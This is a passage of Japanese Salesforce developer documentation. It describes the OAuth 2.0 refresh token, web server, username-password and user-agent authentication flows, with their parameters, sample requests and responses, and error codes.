- `client_assertion` — `client_secret` を渡す代わりに、`client_assertion` および `client_assertion_type` を提供できます。`client_secret` パラメータが提供されていない場合、Salesforce によって自動的に `client_assertion` および `client_assertion_type` がチェックされます。

  `client_assertion` の値は、OAuth コンシューマがアップロードした証明書に関連付けられている非公開鍵で署名された一般的な JWT ベアラートークンである必要があります。RS256 アルゴリズムのみサポートされています。`client_assertion` の使用についての詳細は、`private_key_jwt` クライアント認証方式の OpenID Connect の仕様 を参照してください。
- `client_assertion_type` — `client_assertion` パラメータを使用するときにこの値を指定します。

  `client_assertion_type` の値は、`urn:ietf:params:oauth:client-assertion-type:jwt-bearer` でなければなりません。
- `format` — 予測される戻り形式。このパラメータは省略可能です。デフォルトは `json` です。値は次のとおりです。
  - `urlencoded`
  - `json`
  - `xml`

次の例は、トークンエンドポイントへの帯域外 POST 本文です。

```
POST /services/oauth2/token HTTP/1.1
Host: https://login.salesforce.com/
grant_type=refresh_token&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0
QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA9GE&client_secret=1955279925675241571
&refresh_token=your token here
```

format パラメータを使用する代わりに、クライアントは次のいずれかを使用して、受け入れ要求ヘッダーの返される形式も指定できます。

- Accept: application/json
- Accept: application/xml
- Accept: application/x-www-form-urlencoded

Salesforce サーバによるレスポンスの送信

要求の確認後、Salesforceからクライアントにレスポンスが送信されます。次のパラメータはレスポンスボディ内にあります。

- access_token — Web サービス API で使用できる Salesforce セッション ID。
- token_type — 値は、アクセストークンを含むすべての応答の Bearer です。
- instance_url — ユーザの組織のインスタンスを示す URL (例: https://yourInstance.salesforce.com/)。
- id — ユーザと、ユーザの詳細に関するクエリの両方を識別するために使用できる ID URL。「ID URL」 (ページ 6467)を参照してください。
- sfdc_community_url — ユーザが Salesforce コミュニティのメンバーである場合、コミュニティ URL が提供されます。
- sfdc_community_id — ユーザが Salesforce コミュニティのメンバーである場合、ユーザのコミュニティ ID が提供されます。
- signature — 連結 ID と issued_at を含むコンシューマの非公開キーで署名されている Base64 エンコードされた HMAC-SHA256 署名。この署名は、サーバによる送信以降変更されなかった ID URL の確認に使用できます。
- issued_at — 証明が作成されたとき。

Salesforce からの JSON レスポンスの例は、次のとおりです。

```
{ "id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448384422","instance_url":"https://yourInstance.salesforce.com/",
"signature":"SSSbLO/gBhmmyNUvN18ODBDFYHzakxOMgqYtu+hDPsc=",
"access_token":"00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7T
rqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4","token_type":"Bearer","scope":"id
 api refresh_token"}
```

次に XML のレスポンスの例を示します。

```
<Oauth>
   <access_token>00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNB
       aT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4
   </access_token>
```

```
   <token_type>Bearer
   </token_type>
   <scope>id api refresh_token
   </scope>
   <instance_url>https://yourInstance.salesforce.com/</instance_url>
   <id>https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P</id>
   <issued_at>1278448101416</issued_at>
   <signature>CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe+fVg=</signature>
</Oauth>
```

次に URL エンコードされた例を示します。

```
access_token=00Dx0000000BV7z%21AR8AQP0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2
ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4
&token_type=Bearer&scope=id%20api%20refresh_token
&instance_url=https%3A%2F%2FyourInstance.salesforce.com
&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx0000000BV7z%2F005x00000012Q9P
&issued_at=1278448101416
&signature=CMJ4l%2BCCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe%2BfVg%3D
```

このステップで問題が発生した場合、次を含むエラーメッセージがレスポンスに表示されます。

- `error` — エラーコード
- `error_description` — 追加情報を含むエラーの説明
  - `unsupported_response_type` — レスポンスタイプがサポートされていない
  - `invalid_client_id` — クライアント ID が無効
  - `invalid_request` — HTTPS が必要
  - `invalid_request` — HTTP POST を使用する必要がある
  - `invalid_client_credentials` — クライアントの秘密が無効
  - `invalid_request` — 秘密タイプがサポートされていない
  - `invalid_grant` — アクセス/更新トークンの期限切れ
  - `invalid_grant` — IP 制限または無効なログイン時間帯
  - `inactive_user` — ユーザが無効
  - `inactive_org` — 組織がロックされているか、閉じられているか、または中断されている
  - `rate_limit_exceeded` — ログイン数が超過した
  - `invalid_scope` — 要求された範囲は無効、不明、または誤った形式です

エラーレスポンスの例は、次のとおりです。

```
{"error":"invalid_client_credentials","error_description":"client secret invalid"}
```

関連トピック:

Authenticating Apps with OAuth (OAuth によるアプリケーションの認証)

OAuth 2.0 Web サーバ認証フロー

安全なサーバでホストされているアプリケーションでは、Webサーバ認証フローを使用します。Web サーバフローでの重要な点は、サーバがコンシューマの秘密を保護できる必要があるということです。また、コード確認を使用し、フロー内の値を検証して、認証コードの傍受を防ぐこともできます。

個々のステップの説明は次のとおりです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する
- 「接続アプリケーションの管理」

1. Webサーバでは、ユーザの代理でデータにアクセスできるようにサーバを認証および承認するために、ユーザを Salesforce にリダイレクトします。
2. ユーザがアクセスを承認したら、Web サーバは認証コードを使用してコールバックを受信します。
3. 認証コードを取得したら、トークン応答を取得するために Web サーバが認証コードを返します。
4. 認証コードの確認後、Salesforce はトークン応答を返します。エラーがなければ、トークン応答には、アクセスコードおよび追加情報が含まれます。
5. トークンが付与されたら、Web サーバはデータにアクセスします。

Web サーバがアクセストークンを入手したら、そのアクセストークンを使用して、エンドユーザの代理で Salesforce データにアクセスできます。また、何らかの理由でアクセストークンが無効になった場合は、更新トークンを使用して新しいアクセストークンを取得します。

アクセス認証を取得するためのユーザのリダイレクト

ユーザからの認証を取得して、代理で Salesforce データにアクセスするために、クライアントは次のパラメータを指定して認証エンドポイントにユーザのブラウザをリダイレクトします。

- `response_type` — このフローの値は `code` である必要があります。
- `client_id` — 接続アプリケーション定義のコンシューマ鍵。
- `scope` — `scope` パラメータによって、Salesforce 組織でクライアントアプリケーションがアクセスできる項目を細かく設定できます。有効なパラメータについては、「範囲パラメータの値」(ページ 6463)を参照してください。
- `redirect_uri` — 承認後にユーザをリダイレクトする URI。この URI は接続アプリケーション定義の [コールバック URL] 項目の値のいずれかに正確に一致している必要があります。一致していない場合は、承認に失敗します。この値は URL 符号化されている必要があります。
- `state` — コンシューマがコールバック URL に返す状態。このパラメータは省略可能です。この値は URL エンコードされている必要があります。

- `immediate` — ログインと承認についてユーザにプロンプトメッセージを表示するかどうかを決定します。このパラメータは省略可能です。指定する場合、値は `true` または `false` です。デフォルト値は `false` です。次の点に注意してください。
  - `true` に設定され、ユーザが現在ログインしており、以前 `client_id` を承認した場合、Salesforce は承認ステップをスキップします。
  - `true` に設定され、ユーザがログインしていないか、以前クライアントが承認されていない場合、Salesforce はエラーコード `immediate_unsuccessful` ですぐに終了します。

  メモ: このオプションは、コミュニティには使用できません。

- `code_challenge` — トークン要求で `code_verifier` 値の SHA256 ハッシュ値を指定して、認証コードの傍受攻撃を防ぐのに役立てます。この値も、`https://tools.ietf.org/html/rfc4648#section-5` の定義に従って一度 base64url エンコードする必要があります。このパラメータは、`code_verifier` パラメータがトークン要求で指定された場合にのみ必要です。
  - 認証要求で `code_challenge` 値が指定され、トークン要求で `code_verifier` 値が指定されている場合、Salesforce により `code_challenge` が `code_verifier` と比較されます。`code_challenge` が無効であるか一致しない場合、ログインが `invalid_request` エラーコードで失敗します。
  - 認証要求で `code_challenge` 値が指定されていても、トークン要求で `code_verifier` 値が指定されていない場合、ログインが `invalid_grant` エラーコードで失敗します。
- `display` — ログインおよび認証ページの表示タイプの変更。このパラメータは省略可能です。Salesforce でサポートされる値は、次のとおりです。
  - `page` — 全画面のページ認証。値が指定されていない場合のデフォルト値です。
  - `popup` — 最新の Web ブラウザのポップアップウィンドウ用に最適化されたコンパクトなダイアログ。
  - `touch` — Android や iPhone など、最新のスマートフォン用に設計されたモバイル用に最適化されたダイアログ。
  - `mobile` — BlackBerry OS 5 など、機能の少ないスマートフォン用に設計されたモバイル用に最適化されたダイアログ。
- `login_hint` — ログインページにユーザ名を自動入力するための、有効なユーザ名の値を指定します。たとえば、`login_hint=username@company.com` です。ユーザのブラウザにすでに有効なセッションがある場合は、`login_hint` パラメータの影響はなく、有効なユーザセッションが継続されます。
- `nonce` — ユーザ ID トークンを取得する場合の `openid` 範囲に使用できます (省略可能)。この値は応答で返され、「リプレイ」攻撃の検出に役立ちます。
- `prompt` — 認証サーバがユーザに再認証および再承認を求める方法を指定します。このパラメータは省略可能です。Salesforce でサポートされる値は、次のとおりです。
  - `login` — 認証サーバがユーザに再認証を求める必要があり、ユーザに強制的に再ログインさせます。
  - `consent` — クライアントに情報を戻す前に、認証サーバがユーザに再認証を求める必要があります。
  - `select_account` — 表示された場合は、次のアクションのいずれかを実行します。
    - 0 または 1 個のヒントを使用可能でユーザがログイン済みの場合、ログインを要求されることなく承認ページが表示されます。
    - 0 または 1 個のヒントを使用可能でユーザがログインしていない場合、ログインを要求されます。

- 複数のヒントを使用可能な場合は、アカウント選択機能が表示されます。

ユーザにログインおよび再認証の両方を要求するには、スペースで区切られた`login` と `consent` 両方の値を渡すことが有効です。次に例を示します。

```
?prompt=login%20consent
```

フローを開始するには、通常Webサーバはリンクを生成するか、ブラウザにHTTPリダイレクトを送信します。Web サーバクライアントから認証エンドポイントへの要求の例は、次のとおりです。

```
https://login.salesforce.com/services/oauth2/authorize?response_type=code&client_id=
3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA
9GE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp&state=mystate
```

ユーザがログインすると、Salesforceはユーザを承認ページにリダイレクトします。ユーザがログインしない場合は、ログインするように求められ、承認ページにリダイレクトされます。ユーザはこのページでアプリケーションにアクセス権を付与します。ユーザがすでにアクセス権を承認した場合、再度アクセス権を承認する必要はありません。

Web サーバが受信したコールバック

ユーザがアクセスを承認すると、クエリ文字列に次の値が含まれる `redirect_uri` で指定されたURIにリダイレクトされます。

- `code` — コンシューマがアクセストークンと更新トークンを取得するために使用する必要がある認証コード。
- `state` — 承認ステップに渡された状態。この値は、`state` パラメータが元のクエリ文字列に含まれていなかった場合には含まれません。

アクセス権がすでに承認されている場合、再度承認する必要はありません。

`redirect_uri` が受信する要求の例は、次のとおりです。

```
https://www.mysite.com/code_callback.jsp?code=aPrxsmIEeqM9&state=mystate
```

ユーザがアプリケーションを拒否すると、クエリ文字列に次の値が含まれる `redirect_uri` にリダイレクトされます。

- `error` — 値は `access_denied`。
- `state` — 承認ステップに渡された状態。この値は、`state` パラメータが元のクエリ文字列に含まれていなかった場合には含まれません。

例:

```
https://www.mysite.com/code_callback.jsp?error=access-denied&state=mystate
```

このステップでエラーが発生した場合、次を含むエラーメッセージがレスポンスに表示されます。

- `error` — エラーコード
- `error_description` — 追加情報を含むエラーの説明
  - `unsupported_response_type` — レスポンスタイプがサポートされていない
  - `invalid_client_id` — クライアントIDが無効

  - `invalid_request` — HTTPS が必要
  - `invalid_request` — HTTP GET を使用する必要がある
  - `invalid_request` — 無効な `code_challenge` - `code_challenge` 値が無効である (たとえば、base64url エンコードされていない)
  - `invalid_request` — 予期せぬ `code_challenge` - フローが `code_challenge` パラメータをサポートしていないため、必要ではない
  - `access_denied` — エンドユーザ拒否認証
  - `redirect_uri_missing` — redirect_uri が指定されていない
  - `redirect_uri_mismatch` — redirect_uri が接続アプリケーション定義と一致しない
  - `immediate_unsuccessful` — すぐに失敗
  - `invalid_scope` — 要求された範囲は無効、不明、または誤った形式である
- `state` — 承認ステップに渡された状態。この値は、`state` パラメータが元のクエリ文字列に含まれていなかった場合には含まれません。

Web サーバによる確認コードとアクセストークンの交換

認証コードを取得したら、Web サーバが認証コードをアクセストークンと交換します。

コンシューマはトークンエンドポイントに対して直接 POST を作成します。使用するパラメータは次のとおりです。

- `grant_type` — このフローの値は `authorization_code` である必要があります。
- `client_id` — 接続アプリケーション定義のコンシューマ鍵。
- `client_secret` — 接続アプリケーション定義のコンシューマの秘密。
- `client_assertion` — `client_secret` を渡す代わりに、`client_assertion` および `client_assertion_type` を提供できます。`client_secret` パラメータが提供されていない場合、Salesforce によって自動的に `client_assertion` および `client_assertion_type` がチェックされます。

  `client_assertion` の値は、OAuth コンシューマがアップロードした証明書に関連付けられている非公開鍵で署名された一般的な JWT ベアラートークンである必要があります。RS256 アルゴリズムのみサポートされています。`client_assertion` の使用についての詳細は、`private_key_jwt` クライアント認証方式の OpenID Connect の仕様 を参照してください。

- `client_assertion_type` — `client_assertion` パラメータを使用するときにこの値を指定します。

  `client_assertion_type` の値は、`urn:ietf:params:oauth:client-assertion-type:jwt-bearer` でなければなりません。

- `redirect_uri` — 承認後にユーザをリダイレクトする URI。この値は、接続アプリケーション定義の [コールバック URL] 項目の値に完全に一致している必要があります。また、最初のリダイレクトによって送信された値と同じ値です。「アクセス認証を取得するためのユーザのリダイレクト」(ページ 6449)を参照してください。
- `code` — 承認後にコールバックから取得される認証コード。
- `code_verifier` — 高エントロピの 128 バイトのランダムなデータを指定して値の推測を困難にすることで、認証コードの傍受攻撃を防ぐのに役立てます。この値も、

https://tools.ietf.org/html/rfc4648#section-5 の定義に従って一度 base64url エンコードする必要があります。このパラメータは、code_challenge パラメータが認証要求で指定された場合にのみ必要です。

- トークン要求で code_verifier 値が指定され、認証要求で code_challenge 値が指定されている場合、Salesforce により code_verifier が code_challenge と比較されます。code_verifier が無効であるか一致しない場合、ログインが invalid_grant エラーコードで失敗します。
- トークン要求で code_verifier 値が指定されていても、認証要求で code_challenge 値が指定されていない場合、ログインが invalid_grant エラーコードで失敗します。

- format — 予測される戻り形式。このパラメータは省略可能です。デフォルトは json です。値は次のとおりです。
  - urlencoded
  - json
  - xml

帯域外で送信される POST の本文の例は、次のとおりです。

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
grant_type=authorization_code&code=aPrxsmIEeqM9PiQroGEWx1UiMQd95_5JUZ
VEhsOFhS8EVvbfYBBJli2W5fn3zbo.8hojaNW_1g%3D%3D&client_id=3MVG9lKcPoNI
NVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCs
cA9GE&client_secret=1955279925675241571&
redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp
```

format パラメータを使用する代わりに、クライアントは次のいずれかを使用して、受け入れ要求ヘッダーの返される形式も指定できます。

- Accept: application/json
- Accept: application/xml
- Accept: application/x-www-form-urlencoded

次の点に注意してください。

- ワイルドカードを受け入れるヘッダーが許可されます。*/* が受け入れられ、JSON を返します。
- 値のリストも受け入れられ、左から右に確認されます。たとえば、application/xml,application/json,application/html,*/* は XML を返します。
- format パラメータは、受け入れ要求ヘッダーより優先されます。

Salesforce によるアクセストークン応答を使用した応答

要求の確認後、Salesforce からクライアントにレスポンスが送信されます。次のパラメータはレスポンスボディ内にあります。

- access_token — Web サービス API で使用できる Salesforce セッション ID。
- token_type — 値は、アクセストークンを含むすべての応答の Bearer です。
- id_token — 「OpenID Connect の仕様」に適合する Salesforce の値。このパラメータが返されるのは、scope パラメータに openid が含まれている場合のみです。

- refresh_token — 新しいアクセストークン (セッション) を取得するために将来使用できるトークン。この値は秘密です。ユーザのパスワードなどと同様に処理し、適切な手段で保護します。このパラメータは、少なくとも refresh_token の範囲を使用して接続アプリケーションが設定されている場合にのみ返されます。
- instance_url — ユーザの組織のインスタンスを示す URL (例: https://***yourInstance***.salesforce.com/)。
- id — ユーザと、ユーザの詳細に関するクエリの両方を識別するために使用できる ID URL。「ID URL」 (ページ 6467)を参照してください。
- sfdc_community_url — ユーザが Salesforce コミュニティのメンバーである場合、コミュニティ URL が提供されます。
- sfdc_community_id — ユーザが Salesforce コミュニティのメンバーである場合、ユーザのコミュニティ ID が提供されます。
- signature — 連結 ID と issued_at を含むコンシューマの非公開キーで署名されている Base64 エンコードされた HMAC-SHA256 署名。この署名は、サーバによる送信以降変更されなかった ID URL の確認に使用できます。
- issued_at — 証明が作成されたとき。

Salesforce からのレスポンスの例は、次のとおりです。

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448101416","refresh_token":"5Aep8614iLM.Dq661ePDmPEgaAW9
Oh_L3JKkDpB4xReb54_pZebnUG0h6Sb4KUVDpNtWEofWM39yg==","instance_url":
"https://yourInstance.salesforce.com/","signature":"CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk
4J2urAe+fVg=","access_token":"00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0R
NBaT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4","token_type":"Bearer","scope":"id
 api  refresh_token"}
```

このステップでエラーが発生した場合、次を含むエラーメッセージがレスポンスに表示されます。

- error — エラーコード
- error_description — 追加情報を含むエラーの説明
  - unsupported_response_type — レスポンスタイプがサポートされていない
  - invalid_client_id — クライアント ID が無効
  - invalid_request — HTTPS が必要
  - invalid_request — HTTP POST を使用する必要がある
  - invalid_client_credentials — クライアントの秘密が無効
  - invalid_grant — 無効な認証コード
  - invalid_grant — IP 制限または無効なログイン時間帯
  - invalid_grant — 無効な code_verifier - code_verifier 値が無効である (たとえば、base64url エンコードされていない) か、指定された code_challenge で無効な検証
  - invalid_grant — 予期せぬ code_verifier - code_challenge が指定されていないため、code_verifier は必要ではない (しかし指定されている)
  - redirect_uri_mismatch — redirect_uri が指定されていない
  - redirect_uri_mismatch — redirect_uri が接続アプリケーション定義と一致しない

- `inactive_user` — ユーザがシステム管理者により無効に設定されている
- `inactive_org` — 組織がロックされているか、閉じられているか、または中断されている
- `rate_limit_exceeded` — ログイン試行回数が超過した

関連トピック:

Authenticating Apps with OAuth (OAuth によるアプリケーションの認証)

OAuth 2.0 ユーザ名パスワードフロー

コンシューマにすでにユーザの認証情報がある場合、ユーザ名パスワード認証フローを使用して認証できます。

警告: この OAuth 認証フローでは、ユーザの信頼情報をやりとりする必要があります。この認証フローは、必要な場合にのみ使用してください。更新トークンは発行されません。

ユーザ名パスワード認証フローの手順は、次のとおりです。各ステップの詳細は次のとおりです。

1. コンシューマはエンドユーザのユーザ名とパスワードを使用して、アクセストークン (セッション ID) を要求します。
2. 要求の確認後、Salesforce からクライアントにレスポンスが送信されます。

コンシューマがアクセストークンを入手したら、そのアクセストークンを使用して、エンドユーザの代理で Salesforce データにアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する
- 「接続アプリケーションの管理」

アクセストークンの要求

コンシューマはエンドユーザのユーザ名とパスワードを使用して、アクセストークンを要求できます。このアクセストークンは、セッション ID として使用できます。このフローでは、要求に範囲を含めることができないため、このフローから返されるアクセストークンで範囲は取得されません。

コンシューマは、トークンエンドポイントに対して帯域外 POST 要求を行います。使用するパラメータは次のとおりです。

- `grant_type` — このフローの値は `password` である必要があります。
- `client_id` — 接続アプリケーション定義のコンシューマ鍵。
- `client_secret` — 接続アプリケーション定義のコンシューマの秘密。
- `username` — エンドユーザのユーザ名。
- `password` — エンドユーザのパスワード。

メモ: API でユーザ名-パスワードフローを使用するときに、ユーザ名とパスワードのログイン画面内に、ユーザがセキュリティトークンを入力できる項目を作成してください。セキュリティトークンは、信頼されないネットワークから Salesforce にログインするときにパスワードの末尾に追加する必要のあるキーで、自動生成されます。認証要求を通すとき、パスワードとトークンを連結する必要があります。

- format — 予測される戻り形式。このパラメータは省略可能です。デフォルトは json です。値は次のとおりです。
  - urlencoded
  - json
  - xml

帯域外 POST の本文の例は、次のとおりです。

```
grant_type=password&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82Hn
FVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA9GE&client_secret=
1955279925675241571&username=testuser%40salesforce.com&password=mypassword
```

レスポンスの送信

要求の確認後、Salesforceからクライアントにレスポンスが送信されます。次のパラメータはレスポンスボディ内にあります。

- access_token — Web サービス API で使用できる Salesforce セッション ID。
- token_type — 値は、アクセストークンを含むすべての応答の Bearer です。
- instance_url — ユーザの組織のインスタンスを示す URL (例: https://***yourInstance***.salesforce.com/)。
- id — ユーザと、ユーザの詳細に関するクエリの両方を識別するために使用できる ID URL。「ID URL」 (ページ 6467)を参照してください。
- signature — 連結 ID と issued_at を含むコンシューマの非公開キーで署名されている Base64 エンコードされた HMAC-SHA256 署名。この署名は、サーバによる送信以降変更されなかった ID URL の確認に使用できます。
- issued_at — 証明が作成されたとき。

メモ: このレスポンスでは、更新トークンは送信されません。

次にレスポンスのサンプルを示します。

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448832702","instance_url":"https://yourInstance.salesforce.com/",
"signature":"0CmxinZir53Yex7nE0TD+zMpvIWYGb/bdJh6XfOH6EQ=","access_token":
"00Dx0000000BV7z!AR8AQAxo9UfVkh8AlV0Gomt9Czx9LjHnSSpwBMmbRcgKFmxOtvxjTrKW1
9ye6PE3Ds1eQz3z8jr3W7_VbWmEu4Q8TVGSTHxs","token_type":"Bearer"}
```

このステップで問題が発生した場合、次を含むエラーメッセージがレスポンスに表示されます。

- error — エラーコード
- error_description — 追加情報を含むエラーの説明。
  - unsupported_response_type — レスポンスタイプがサポートされていない
  - invalid_client_id — クライアント ID が無効
  - invalid_request — HTTPS が必要
  - invalid_request — HTTP POST を使用する必要がある
  - invalid_request — 範囲パラメータがサポートされていない

- `invalid_client_credentials` — クライアントの秘密が無効
- `invalid_grant` — 認証エラー (たとえば、ユーザが存在しないかパスワードが無効など)
- `invalid_grant` — IP 制限または無効なログイン時間帯
- `inactive_user` — ユーザが無効
- `inactive_org` — 組織がロックされているか、閉じられているか、または中断されている
- `rate_limit_exceeded` — ログイン数が超過した

次に、返されるエラーのサンプルを示します。

```
{"error":"invalid_client_credentials","error_description":"client secret invalid"}
```

関連トピック:

Authenticating Apps with OAuth (OAuth によるアプリケーションの認証)

OAuth 2.0 ユーザエージェントフロー

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

OAuth アプリケーションを管理、作成、編集、および削除する
- 「接続アプリケーションの管理」

ユーザエージェント認証フローは、ユーザのデバイスにあるクライアントアプリケーション (コンシューマ) で使用されます。これは、JavaScript などのスクリプト言語を使用するブラウザ内で、または携帯機器またはデスクトップアプリケーションから実装することができます。これらのコンシューマは顧客の秘密の機密を保持することができません。コンシューマの認証は、ユーザエージェントの元が同じポリシーに基づいています。

他の認証フローとは異なり、クライアントアプリケーションは HTTP リダイレクトの形式でアクセストークンを受信します。クライアントアプリケーションは、ユーザエージェントにアクセスできる他の Web サーバまたはローカルリソースにユーザエージェントをリダイレクトするよう認証サーバに要求します。この要求により、レスポンスからアクセストークンを抽出し、アクセストークンがクライアントアプリケーションに渡されます。トークンレスポンスは、URL でハッシュ (#) フラグメントとして指定されます。これは、セキュリティ保護のためであり、そのサーバだけでなく、参照ヘッダーで指定されている他のサーバにトークンが渡されないようにします。

このユーザエージェント認証フローでは、クライアントの秘密は使用しません。これは、クライアントの実行可能ファイルがエンドユーザのコンピュータ上またはデバイス上にあり、クライアントの秘密にアクセスできたり、探索したりすることができるためです。

警告: アクセストークンは符号化され、リダイレクト URI になっているため、エンドユーザや、コンピュータまたはデバイス上にある他のアプリケーションに公開できます。

JavaScript を使用して認証する場合、`window.location.replace();` をコールし、ブラウザの履歴からのコールバックを削除します。

個々のステップの説明は次のとおりです。

1. クライアントアプリケーションでは、アプリケーションを認証および承認するために、ユーザを Salesforce に移動します。

2. ユーザは常に、この認証フローへのアクセスを承認する必要があります。アクセス承認後、アプリケーションは Salesforce からのコールバックを受信します。

コンシューマがアクセストークンを入手したら、そのアクセストークンを使用し、エンドユーザの代理で Salesforce データにアクセスできます。また、何らかの理由でアクセストークンが無効になった場合は、更新トークンを使用して新しいアクセストークンを取得できます。

ユーザエージェントフローでは、帯域外ポストはサポートしていません。

アクセストークンを取得するための Salesforce へのユーザの移動

ユーザからの認証を取得して代理で Salesforce データにアクセスするため、クライアントは次のパラメータを指定して認証エンドポイントにユーザを移動します。

- `response_type` — このフローの値は、`token`、または範囲パラメータ `openid` と `nonce` パラメータを指定した `token id_token` です。`token id_token` を指定した場合は、Salesforce が応答で ID トークンを返します。詳細は、「ID トークンの取得および確認」(ページ 6466)を参照してください。
- `client_id` — 接続アプリケーション定義のコンシューマ鍵。
- `redirect_uri` — 承認後にユーザをリダイレクトする URI。これは、接続アプリケーション定義の [コールバック URL] 項目の値のいずれかに正確に一致している必要があります。この値は URL エンコードされている必要があります。
- `state` — 承認後に、コールバック時に反映されていることをコンシューマが希望する状態。このパラメータは省略可能です。
- `scope` — `scope` パラメータによって、Salesforce 組織でクライアントアプリケーションがアクセスできる項目を細かく設定できます。有効なパラメータについては、「範囲パラメータの値」(ページ 6463)を参照してください。
- `display` — ログインページの表示タイプの変更。このパラメータは省略可能です。Salesforce でサポートされる値は、次のとおりです。
  - `page` — 全画面のページ認証。これは、値が指定されていない場合のデフォルト値です。
  - `popup` — 現在の Web ブラウザのポップアップウィンドウに対して最適化されているコンパクトなダイアログ。
  - `touch` — Android や iPhone など、現在のスマートフォン用に設計されたモバイル用に最適化されたダイアログ。
- `login_hint` — このパラメータにユーザ名の有効な値を指定すると、ログインページにそのユーザ名が自動入力されます。たとえば、`login_hint=username@company.com` のようになります。ユーザのブラウザにすでに有効なセッションがある場合は、`login_hint` パラメータの影響はなく、有効なユーザセッションが継続されます。
- `nonce` — ユーザ ID トークンを取得する場合の `openid` 範囲で必須です。この値は応答で返され、「リプレイ」攻撃の検出に役立ちます。
- `prompt` — 認証サーバがユーザに再認証および再承認を求める方法を指定します。このパラメータは省略可能です。Salesforce でサポートされる値は、次のとおりです。
  - `login` — 認証サーバがユーザに再認証を求める必要があり、ユーザに強制的に再ログインさせます。
  - `consent` — クライアントに情報を戻す前に、認証サーバがユーザに再認証を求める必要があります。

- `select_account` — 表示された場合は、次のアクションのいずれかを実行します。
  - 0 または 1 個のヒントを使用可能でユーザがログイン済みの場合、ログインを要求されることなく承認ページが表示されます。
  - 0 または 1 個のヒントを使用可能でユーザがログインしていない場合、ログインを要求されます。
  - 複数のヒントを使用可能な場合は、アカウント選択機能が表示されます。

ユーザにログインおよび再認証の両方を要求するには、スペースで区切られた`login` と `consent` 両方の値を渡すことが有効です。次に例を示します。

```
?prompt=login%20consent
```

ユーザの移動先の URL の例は、次のとおりです。

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token&
client_id=3MVG9lKcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD
ZrXcPCmBv4o.8ds.5iE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fuser_callback.jsp&
state=mystate
```

ユーザによるアクセスの承認と、クライアントの Salesforce からのコールバックの受信

まだログインしていない場合、Salesforce にログインするよう要求されます。次に、Salesforce では承認ページが表示され、アプリケーションアクセスを承認するようユーザに求めます。ユーザがアクセスを承認すると、ハッシュ記号の後に次の値を含む `redirect_uri` で指定された URI にリダイレクトされます。これは、クエリ文字列ではありません。

- `access_token` — Web サービス API で使用できる Salesforce セッション ID。
- `token_type` — 値は、アクセストークンを含むすべての応答の `Bearer` です。
- `id_token` — 「OpenID Connect の仕様」に適合する Salesforce の値です。この値が返されるのは、`response_type` が、範囲パラメータ `openid` と `nonce` パラメータを指定した `token id_token` の場合のみです。
- `refresh_token` — 新しいアクセストークン (セッション) を取得するために将来使用できるトークン。この値は秘密です。ユーザのパスワードなどと同様に処理し、適切な手段で保護します。

  メモ: ユーザエージェントフローの更新トークンは、`scope=refresh_token` が要求され、次の状況のいずれかに該当する場合にのみ発行されます。
  - リダイレクト URL でカスタムプロトコルを使用している。
  - リダイレクト URL が正確に `https://login.salesforce.com/services/oauth2/success` であるか、Sandbox の場合は `https://test.salesforce.com/services/oauth2/success` になっている。

- `instance_url` — ユーザの組織のインスタンスを示す URL (例: `https://yourInstance.salesforce.com/`)。
- `id` — ユーザと、ユーザの詳細に関するクエリの両方を識別するために使用できる ID URL。「ID URL」 (ページ 6467)を参照してください。
- `sfdc_community_url` — ユーザが Salesforce コミュニティのメンバーである場合、コミュニティ URL が提供されます。

- sfdc_community_id — ユーザが Salesforce コミュニティのメンバーである場合、ユーザのコミュニティ ID が提供されます。
- signature — 連結 ID と issued_at を含むコンシューマの非公開キーで署名されている Base64 エンコードされた HMAC-SHA256 署名。この署名は、サーバによる送信以降変更されなかった ID URL の確認に使用できます。
- issued_at — 証明が作成されたとき。

サーバからのコールバックの例は、次のとおりです。レスポンスが HTTP クエリパラメータではなくハッシュ記号の後にあることに注意してください。

```
https://www.mysite.com/user_callback.jsp#access_token=00Dx0000000BV7z%21A
R8AQBM8J_xr9kLqmZIRyQxZgLcM4HVi41aGtW0qW3JCzf5xdTGGGSoVim8FfJkZEqxbjaFbbe
